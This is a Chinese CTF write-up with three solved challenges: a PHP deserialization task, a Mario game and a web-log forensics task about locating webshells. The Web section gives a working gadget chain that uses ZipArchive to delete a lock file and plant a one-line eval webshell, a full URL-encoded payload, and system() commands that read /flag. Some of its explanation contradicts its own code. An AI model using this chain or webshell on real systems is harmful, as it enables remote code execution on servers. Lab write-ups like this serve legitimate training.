# SSSec333 队：第 109 名

## Web

## 浅析 PHP 原生类

```php
<?php
highlight_file(__FILE__);
class install {
        private $username;
        private $password;

        public function __wakeup()
        {
                echo "Hello,".$this->username;
        }

        public function __toString()
        {
                ($this->username)();
                return "Guest";
        }

        public function __destruct()
        {
                if(file_exists("install.lock")){
                        exit("Already installed");
                }else{
                        $config = [
                                'username' => $this->username,
                                'password' => md5($this->password)
                        ];
                        file_put_contents('config.php', serialize($config));
                        file_put_contents('install.lock', "ok");
                }
        }
}

class Until {
        public $a;
        public $b;
        public $c;

        public function __invoke()
        {
                $this->write($this->a, $this->b, $this->c);
        }
```

写文件函数盘点

file_put_contents → 题目已经用来写 config.php，我们抢不过来

fopen/fwrite → 没有类封装
SplFileObject::open → 自带，且 Until::write($cla) 可以 **任意实例化**类！
SplFileObject::open 行为
原型：
public SplFileObject::__construct(string $filename, string $mode)
当 $mode 包含 w / w+ / a 时，文件会被 **创建或截断**。
我们把 **要写入的内容直接放在第三个参数**（PHP<8 允许）并掩码
ZIPARCHIVE::CREATE | ZIPARCHIVE::OVERWRITE = 8 就能 **覆盖写任意内容**。
为了让流 **先** 走到 write() **后** 走到 destruct，我们利用一个关键顺序：
unserialize 先调 **__wakeup()**
脚本结束前才调 **__destruct()**
因此只要把「写文件」动作藏在 **__wakeup() 里触发** 即可保证先后顺序。
让 $this->username = 第二层 install 对象
__wakeup() 里 echo Hello,$this->username → 把第二层当字符串 → 触发第二层 __toString()
让 $this->username = Until 对象
__toString() 里 ($this->username)() → 触发
Until::__invoke()__invoke() 里调 $this->write($a,$b,$c)


$a = 'SplFileObject'
$b = shell.php
$c = 文件内容（一句话木马）
脚本如下：

```
<?php
header("Content-Type:text/plain");

class install {
    private $username;
    private $password;

    public function __construct($username, $password) {
        $this->username = $username;
        $this->password = $password;
    }
}

class Until {
    public $a;
    public $b;
    public $c;
}
```

```
$inner = new Until();
$inner->a = "ZipArchive";
$inner->b = "install.lock";
$inner->c = 8;

$middle = new install($inner, "pad");
$breaker = new install($middle, "pad");

$shell = '<?php @eval($_GET["a"]);?>';
$writer = new install($shell, "pad");

$payload = [$writer, $breaker];
echo urlencode(serialize($payload));
？ >
```


GET 提交?data=a%3A2%3A%7Bi%3A0%3BO%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3Bs%3A26%3A%22%3C%3Fphp+%40eval%28%24_GET%5B%22a%22%5D%29%3B%3F%3E%22%3Bs%3A17%3A%22%00install%00password%22%3Bs%3A3%3A%22pad%22%3B%7Di%3A1%3BO%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A5%3A%22Until%22%3A3%3A%7Bs%3A1%3A%22a%22%3Bs%3A10%3A%22ZipArchive%22%3Bs%3A1%3A%22b%22%3Bs%3A12%3A%22install.lock%22%3Bs%3A1%3A%22c%22%3Bi%3A8%3B%7Ds%3A17%3A%22%00install%00password%22%3Bs%3A3%3A%22pad%22%3B%7Ds%3A17%3A%22%00install%00password%22%3Bs%3A3%3A%22pad%22%3B%7D%7D

然后访问 config.php




再 GET 提交?a=system(‘ls /’);


?a=system(‘cat /flag’);




# Game

# 我勒个超级玛丽奥

打开是马里奥游戏




在第四根水管按下键有隐藏通道,通关即可

Cdf

# 可恶的木马竟然伪装成我的朋友

```
#!/usr/bin/env python3

# -*- coding: utf-8 -*-

import re

# 定义要查找的 IP 和文件名
TARGET_IP = "222.205.9.234"
TARGET_FILE = "banner_home.jpg"

# 读取 access.log 文件并搜索匹配项
with open("access.log", "r", encoding="utf-8") as file:
    for line_num, line in enumerate(file, 1):
        # 使用正则表达式提取 IP 地址（第一个字段）
        ip_match = re.match(r'^(\d+\.\d+\.\d+\.\d+)', line.strip())
        if not ip_match:
            continue

        ip = ip_match.group(1)

        # 检查是否是目标 IP
        if ip != TARGET_IP:
            continue

        # 检查请求行是否包含目标文件名
        if TARGET_FILE in line:
            print(f"匹配行 (第 {line_num} 行):")
            print(line.strip())
            print("-" * 60)
```

用脚本扫描多个日志文件，在 ex180223.log 里得到特殊回显，则得到日期为 2018-2-23

查找一下，得到对应 ip 为 183.62.9.42

```
183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/leftSubTitle_bg.gif HTTP/1.1" 200 53
183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/yonghu.jpg HTTP/1.1" 200 31309
183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/point.gif HTTP/1.1" 200 134
183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/zh-cn.gif HTTP/1.1" 200 891
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/doc_02.gif HTTP/1.1" 200 55
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/rand.action HTTP/1.1" 200 1229
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/bg.jpg HTTP/1.1" 200 19679
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/banner.jpg HTTP/1.1" 200 38590
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/new.gif HTTP/1.1" 200 1816
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/Search_icon.gif HTTP/1.1" 200 344
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/new1.gif HTTP/1.1" 200 1724
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/icon.gif HTTP/1.1" 200 119
183.62.9.42 - - [23/Feb/2018:21:02:02 +0800] "GET /favicon.ico HTTP/1.1" 404 988
183.62.9.42 - - [23/Feb/2018:21:02:02 +0800] "GET /favicon.ico HTTP/1.1" 404 988
```

查找日志后续

```
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/new.gif HTTP/1.1" 200 1816
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/Search_icon.gif HTTP/1.1" 200 344
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/new1.gif HTTP/1.1" 200 1724
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/icon.gif HTTP/1.1" 200 119
183.62.9.42 - - [23/Feb/2018:21:02:02 +0800] "GET /favicon.ico HTTP/1.1" 404 988
183.62.9.42 - - [23/Feb/2018:21:02:02 +0800] "GET /favicon.ico HTTP/1.1" 404 988183.62.9.42 - - [
23/Feb/2018:21:02:20 +0800] "GET /sxzn/table.jsp HTTP/1.1" 404 997
113.95.12.85 - - [23/Feb/2018:21:02:29 +0800] "HEAD / HTTP/1.1" 302 -
113.95.12.85 - - [23/Feb/2018:21:02:30 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
183.62.9.42 - - [23/Feb/2018:21:02:32 +0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 272
183.62.9.42 - - [23/Feb/2018:21:02:42 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp?act=login HTTP/1.1" 302 -
183.62.9.42 - - [23/Feb/2018:21:02:43 +0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 423
183.62.9.42 - - [23/Feb/2018:21:04:26 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 463
183.62.9.42 - - [23/Feb/2018:21:04:39 +0800] "GET /sxzn/2.jsp HTTP/1.1" 200 1271
111.192.102.34 - - [23/Feb/2018:21:04:50 +0800] "HEAD / HTTP/1.1" 302 -
111.192.102.34 - - [23/Feb/2018:21:04:50 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
```

即可得到多个 *webshell*,分别为 *table.jsp*,*en.jsp*,*2.jsp*